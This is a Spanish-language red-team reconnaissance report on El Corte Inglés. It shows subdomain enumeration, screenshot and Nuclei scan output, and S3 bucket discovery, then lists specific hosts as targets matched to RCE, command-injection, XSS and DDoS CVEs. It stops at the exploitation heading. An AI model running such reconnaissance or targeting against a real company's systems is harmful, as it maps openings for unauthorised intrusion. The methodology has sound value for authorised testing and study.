
```
(kali㉿kali)-[~/Herramientas/EyeWitness/Python]  
$ puredns resolve /home/kali/Desktop/RedTeam/subscan/subdomains_eci.txt -r /home/kali/Herramientas/dnsresolvers/resolvers.txt  
puredns v2.0.1  
Fast and accurate DNS resolving and bruteforcing  
Crafted with ❤️ by @d3mondev  
https://github.com/sponsors/d3mondev  
[+] Mode : resolve  
[+] File : /home/kali/Desktop/RedTeam/subscan/subdomains_eci.txt  
[+] Resolvers : /home/kali/Herramientas/dnsresolvers/resolvers.txt  
[+] Rate Limit : unlimited  
[+] Rate Limit (Trusted) : 500 qps  
[+] Wildcard Threads : 100  
[+] Wildcard Tests : 3  
_____  
Resolving domains with public resolvers  
[ETA 00:00:00] [██████████] 1140/1140 rate: 1140 qps (time: 00:00:00)  
Detecting wildcard root subdomains  
[ETA 00:00:00] [██████████] 715/715 queries: 340 (time: 00:00:01)  
Found 2 wildcard roots:  
*.procurement-eu.ariba.com  
*.blogspot.be  
Validating domains against trusted resolvers
```

# GOWITNESS

El siguiente paso consiste en ver visualmente los subdominios, para hacer la tarea mas sencilla utilizamos la herramienta <https://github.com/sensepost/gowitness> para que tome pantallazos por nosotros y ver los del tiron.

Comando:

```
"gowitness-2.4.2-windows-amd64.exe" file -f "C:\Users\Das\Desktop\K\Red Team\list_subdominios.txt" --threads 2
```




```
D:\Descargas>"gowitness-2.4.2-windows-amd64 (1).exe" file -f "C:\Users\Das\Desktop\K\Red Team\list_subdominios.txt" --threads 2  
09 Feb 2023 22:20:31 09 Feb 2023 22:20:31 ERRERR preflight request failed error="Get \"http://www.elcorteingles.es/centroscomerciales/es/eci/centros/centro-comercial-el-capricho/\": context deadline exceeded"  
preflight request failed error="09 Feb 2023 22:20:31" Get "https://www.elcorteingles.es/centroscomerciales/es/eci/centros/centro-comercial-el-capricho/\": context deadline exceeded"  
ERR failed to witness url error="Get \"http://www.elcorteingles.es/centroscomerciales/es/eci/centros/centro-comercial-el-capricho/\": context deadline exceeded" 09 Feb 2023 22:20:31 url=http://elcaprichomarbella.com  
ERR failed to witness url error="Get \"https://www.elcorteingles.es/centroscomerciales/es/eci/centros/centro-comercial-el-capricho/\": context deadline exceeded" url=https://elcaprichomarbella.com  
09 Feb 2023 22:20:32 INF preflight result statuscode=200 title="Tarjeta y créditos personales - Financiera El Corte Inglés" url=http://financieraelcorteingles.es  
09 Feb 2023 22:20:32 INF preflight result statuscode=200 title="Tarjeta y créditos personales - Financiera El Corte Inglés" url=https://financieraelcorteingles.es  
09 Feb 2023 22:20:49 ERR preflight request failed error="Get \"https://www.elcorteingles.es/\": context deadline exceeded"  
09 Feb 2023 22:20:49 ERR failed to witness url error="Get \"https://www.elcorteingles.es/\": context deadline exceeded" url=http://elcorteingles.es  
09 Feb 2023 22:20:49 ERR preflight request failed error="Get \"https://www.elcorteingles.es/\": context deadline exceeded"  
09 Feb 2023 22:20:49 ERR failed to witness url error="Get \"https://www.elcorteingles.es/\": context deadline exceeded" url=https://elcorteingles.es  
09 Feb 2023 22:20:50 INF preflight result statuscode=200 title="Ofertas en viajes, vuelos, hoteles, vacaciones, cruceros - Viajes el Corte Inglés" url=https://viajeselcorteingles.es
```

Tomamos nota de las páginas que puedan ser de interés. Tenemos muchos paneles de autenticación. Algunos con tecnologías desactualizadas. La lista completa está en el archivo “Lista\_posibles\_targets.txt” Esta lista la hemos creado la plataforma de previsualización de gowitness

Mención especial por diferentes razones los siguientes objetivos:

**qkvseguros.elcorteingles.es** Es su portal interno, no he encontrado vulnerabilidades pero comprometerlo sería de gran valor.




**app.tmsd.elcorteingles.es** Tiene un CVE asociado de alto valor relacionado con command injection <https://security.snyk.io/vuln/SNYK-JS-LODASH-1040724>



**marketinginteractivo.elcorteingles.es** Tiene Un CVE asociado de alto valor relacionado con un bypass <https://www.cvedetails.com/cve/CVE-2007-2815/>



cpanel.transporte.viajeselcorteingles.es Tiene un CVE asociado de alto valor  
asociado a ejecución de código remoto <https://www.cvedetails.com/cve/CVE-2020-10120>



acceso.elcorteingles.es parece ser vulnerable a XSS  
<https://security.snyk.io/package/npm/polyfill-service/2.0.0/meter>

agencias.int.pre.viajeselcorteingles.es parece ser especialmente vulnerable a ddos  
<https://www.cvedetails.com/cve/CVE-2017-15710/>

Estos CVEs los sacamos viendo que tecnologías usa la pagina con wappalyzer y viendo sus CVEs

Por otra parte los 8 dominios de abajo me han parecido interesantes de una manera u de otra.

sandbox.tmsdh.elcorteingles.es esta asociado a deliverea, que esta relacionado con su operativa logística.

<https://accesodes.elcorteingles.es/global-protect/login.esp>

pasarelapagospre.elcorteingles.es tiene pinta de antiguo pero sale akamai por todas partes

**ppv.elcorteingles.es** es el único panel con doble factor de autenticación que he encontrado.

**callcenter.elcorteingles.es** redirige a su plataforma interna que mencionamos que tiene un gran valor

**conecta.elcorteingles.es** tiene de por si pinta de antigua aunque no detectamos vulnerabilidades.

**ecidam.elcorteingles.es** esta alojado en un servidor alemán que se sale de los rangos de ips habituales: 78.46.141.11 y tiene una opción de redirigir a nexo.

## Nuclei:

Por ultimo utilizamos la herramienta <https://github.com/projectdiscovery/nuclei> sobre los siguientes subdominios

```
1 http-qvseguros.elcorteingles.es
2 app.tmsrd.elcorteingles.es
3 marketinginteractivo.elcorteingles.es
4 cpanel.transporte.viajeselcorteingles.es |
```

El comando que para listas es

```
nuclei -list /home/kali/Desktop/RedTeam/nuclei_subdomains.txt
```

Nosotros vamos a ir individualmente con

```
sudo nuclei -u cpanel.<subdominio>
```

```
sudo nuclei -u cpanel.transporte.viajeselcorteingles.es
```

```
[apache-detect] [http] [info] http://cpanel.transporte.viajeselcorteingles.es [Apache]
[http-missing-security-headers:content-security-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-max-age] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:strict-transport-security] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:permissions-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:referrer-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:clear-site-data] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[pop3-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:110
[waf-detect:apachegeneric] [http] [info] http://cpanel.transporte.viajeselcorteingles.es/
[waf-detect:modsecurity] [http] [info] http://cpanel.transporte.viajeselcorteingles.es/
[waf-detect:modsecurityowasp] [http] [info] http://cpanel.transporte.viajeselcorteingles.es/
```

```
sudo nuclei -u app.tmshd.elcorteingles.es
```

```
[INF] Using Interactsh Server: oast.fun
[ssl-dns-names] [ssl] [info] cpanel.transporte.viajeselcorteingles.es [cpcalendars.sapienssoftware.com, mail.sapienssoftware.com, transporte-viajeselcorteingles-es.sapienssoftware.com, transporte.viajeselcorteingles.es, webdisk.transporte.viajeselcorteingles.es, autodiscover.sapienssoftware.com, autodiscover.transport.viajeselcorteingles.es, cpcalendars.transporte.viajeselcorteingles.es, cpcontacts.sapienssoftware.com, www.azzalure.sapienssoftware.com, www.correo-lleno.sapienssoftware.com, correo-lleno-es.sapienssoftware.com, cpanel.transporte.viajeselcorteingles.es, cpcontacts.transport.viajeselcorteingles.es, www.transporte-viajeselcorteingles.es, webmail.transporte.viajeselcorteingles.es, www.sapienssoftware.com, azzalure.sapienssoftware.com, cpanel.sapienssoftware.com, mail.transport.viajeselcorteingles.es, sapienssoftware.com, webdisk.sapienssoftware.com, webmail.sapienssoftware.com]
[ssl-issuer] [ssl] [info] cpanel.transporte.viajeselcorteingles.es [Let's Encrypt]
[tls-version] [ssl] [info] cpanel.transporte.viajeselcorteingles.es [tls12]
[smtp-service-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:25
[pgsql-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:5432
[starttls-mail-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:25
[imap-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:143
[mysql-native-password] [network] [info] cpanel.transporte.viajeselcorteingles.es:3306
[mysql-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:3306
[openssh-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:22 [SSH-2.0-OpenSSH_7.4]
```

```
sudo nuclei -u marketinginteractivo.elcorteingles.es
```

```
[tech-detect:ms-iis] [http] [info] http://marketinginteractivo.elcorteingles.es
[ERR] Could not initialize interactsh client: could not create client: could not register to servers: could not make register to "https://oast.me/register": dial tcp 178.128.209.14:443: i/o timeout (Client.Timeout exceeded while awaiting headers)
[cname-fingerprint] [dns] [info] marketinginteractivo.elcorteingles.es [nodom116.oto.cc]
[http-missing-security-headers:strict-transport-security] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-max-age] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:content-security-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:x-frame-options] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:x-content-type-options] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:referrer-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:clear-site-data] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:permissions-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://marketinginteractivo.elcorteingles.es
[waf-detect:securesphere] [http] [info] http://marketinginteractivo.elcorteingles.es/
[waf-detect:modsecurity] [http] [info] http://marketinginteractivo.elcorteingles.es/
```

```
sudo nuclei -u app.tmshd.elcorteingles.es
```

```
[aws-cloudfront-service] [http] [info] https://app.tmshd.elcorteingles.es
[aws-bucket-service] [http] [info] https://app.tmshd.elcorteingles.es
[INF] Using Interactsh Server: oast.pro
[ssl-dns-names] [ssl] [info] app.tmshd.elcorteingles.es [app.tmshd.elcorteingles.es]
[tls-version] [ssl] [info] app.tmshd.elcorteingles.es [tls13]
[ssl-issuer] [ssl] [info] app.tmshd.elcorteingles.es [Amazon]
[http-missing-security-headers:content-security-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:strict-transport-security] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:x-frame-options] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:x-content-type-options] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:permissions-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:clear-site-data] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-max-age] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:referrer-policy] [http] [info] https://app.tmshd.elcorteingles.es
[deprecated-tls] [ssl] [info] app.tmshd.elcorteingles.es [tls12]
[waf-detect:cloudfront] [http] [info] https://app.tmshd.elcorteingles.es/
[robots-txt-endpoint] [http] [info] https://app.tmshd.elcorteingles.es/robots.txt
[s3-detect] [http] [info] https://app.tmshd.elcorteingles.es/%c0
```

sudo nuclei -u qkvseguros.elcorteingles.es

```
(kali㉿kali)-[~/Herramientas/cloud_enum]# nmap -p 80 qkvseguros.elcorteingles.es
[sudo] password for kali:
[+] Scanning port 80 of qkvseguros.elcorteingles.es
[+] Service identified as http
[+] Script results: projectdiscovery.io

Devices
[INF] Using Nuclei Engine 2.8.9 (latest)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4927
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 978 (Reduced 900 Requests)
[INF] Using Interactsh Server: oast.online
[ssl-dns-names] [ssl] [info] qkvseguros.elcorteingles.es [qkvseguros.elcorteingles.es]
[ssl-issuer] [ssl] [info] qkvseguros.elcorteingles.es [DigiCert Inc]
[tls-version] [ssl] [info] qkvseguros.elcorteingles.es [tls12]
[weak-cipher-suites] [ssl] [medium] qkvseguros.elcorteingles.es [TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA]
[deprecated-tls] [ssl] [info] qkvseguros.elcorteingles.es [tls12]
[deprecated-tls] [ssl] [info] qkvseguros.elcorteingles.es [tls10]
[deprecated-tls] [ssl] [info] qkvseguros.elcorteingles.es [tls11]
```

## Extra:

- <https://github.com/search?q=el+corte+ingles>
  - Filial de el corte ingles: <https://www.ayrehoteles.com/>

Usando [https://github.com/initstring/cloud\\_enum](https://github.com/initstring/cloud_enum) hemos lanzado

python cloud\_enum.py -k elcorteingles y hemos descubierto

<http://elcorteingles.s3.amazonaws.com/> y <http://elcorteingles-static.s3.amazonaws.com/>

```
(kali㉿kali)-[~/Herramientas/cloud_enum]
└─$ python cloud_enum.py -k elcorteingles

#####
# cloud_enum
#   github.com/initstring
#####


Keywords: elcorteingles
Mutations: /home/kali/Herramientas/cloud_enum/enum_tools/fuzz.txt
Brute-list: /home/kali/Herramientas/cloud_enum/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

#####
# amazon checks
#####


[+] Checking for S3 buckets
Protected S3 Bucket: http://elcorteingles.s3.amazonaws.com/
Protected S3 Bucket: http://elcorteingles-static.s3.amazonaws.com/
```

Usan Slack: <https://elcorteingles.slack.com/>




## INTRUSIÓN Y EXPLOTACIÓN DE VULNERABILIDADES

